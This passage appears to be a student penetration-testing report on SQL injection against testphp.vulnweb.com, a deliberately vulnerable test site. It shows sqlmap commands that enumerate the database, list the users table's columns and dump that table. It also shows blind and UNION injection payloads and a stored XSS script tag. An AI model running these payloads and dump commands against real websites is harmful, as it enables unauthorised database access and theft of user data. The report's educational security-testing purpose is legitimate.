sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 3655=3655

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7253 FROM (SELECT(SLEEP(5)))BttF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8247 UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a6a71,0x46617358775a6972487963445a687742576e586679746d57464946696e5848466a45724b67555947,0x717a6b70
71)-- -
---
[22:54:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
```

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
root@kali: ~
File  Actions  Edit  View  Help
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7253 FROM (SELECT(SLEEP(5)))BttF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8247 UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a6a71,0x46617358775a6972487963445a687742576e586679746d57464946696e5848466a45724b67555947,0x717a6b70
71)-- -
---
[22:54:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[22:54:57] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+

[22:54:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:54:57 /2023-01-08/

┌──(root㉿kali)-[~]
└─#
```

Through this query we got the information of the DBMS type, database table and underlying operating system

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acuart –T user --columns (where -D is used for the name of database and -T is used for specifying the table whose info we want to fetch, --columns show the columns of the table mentioned)

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:13:28 /2023-01-01/

[09:13:28] [INFO] resuming back-end DBMS 'mysql'
[09:13:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 3655=3655

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7253 FROM (SELECT(SLEEP(5)))BttF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8247 UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a6a71,0x46617358775a6972487963445a687742576e586679746d57464946696e5848466a45724b67555947,0x717a6b70
71)-- -
---
[09:13:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
```

```
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7253 FROM (SELECT(SLEEP(5)))BttF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8247 UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a6a71,0x46617358775a6972487963445a687742576e586679746d57464946696e5848466a45724b67555947,0x717a6b70
71)-- -
---
[09:05:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[09:05:10] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[09:05:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:05:10 /2023-01-01/
```


Finally, Getting the details of an employee from database

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acuart –T users –dump

(--dump is used to save the data fetched inside a file)


```
┌──(root㉿kali)-[~]
└─#  sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:03:32 /2023-01-01/

[09:03:32] [INFO] resuming back-end DBMS 'mysql'
[09:03:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 3655=3655

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7253 FROM (SELECT(SLEEP(5)))BttF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8247 UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a6a71,0x46617358775a6972487963445a687742576e586679746d57464946696e5848466a45724b67555947,0x717a6b70
71)-- -
---
[09:03:33] [INFO] the back-end DBMS is MySQL
```

```
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7253 FROM (SELECT(SLEEP(5)))BttF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8247 UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a6a71,0x46617358775a6972487963445a687742576e586679746d57464946696e5848466a45724b67555947,0x717a6b70
71)-- -
---
[09:03:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[09:03:33] [INFO] fetching columns for table 'users' in database 'acuart'
[09:03:33] [INFO] fetching entries for table 'users' in database 'acuart'
[09:03:33] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------+----------------------------------+-------+------+--------------------+---------+-------+-----------------------------------------------+
| cc      | cart                             | name  | pass | email              | phone   | uname | address                                       |
+---------+----------------------------------+-------+------+--------------------+---------+-------+-----------------------------------------------+
| <blank> | 5b4fbf6b72b228ad0aa8cd7be9b83393 | jorik | test | winter@example.com | <blank> | test  | <script>alert("Vulnerable to XSS");</script>  |
+---------+----------------------------------+-------+------+--------------------+---------+-------+-----------------------------------------------+

[09:03:44] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[09:03:44] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:03:44 /2023-01-01/
```



“DOCUMENTATION FINDING”

Taking out the subdomains of the vulnweb.com



Conclusions:

This project covered the aspects in which we carried out the vulnerability test of a website and then by applying different tools and techniques and queries we were able to fetch the details and the database of the website. So, we also reached to results that any erroneous sql query or any error regarding database can cause such attacks to become successful.

Recommended Steps for security improvement:

The security can be improved by removing the vulnerabilities from the website like open ports can leave a loophole for an attacker and sql code can be improved in terms of making its code efficient and error free.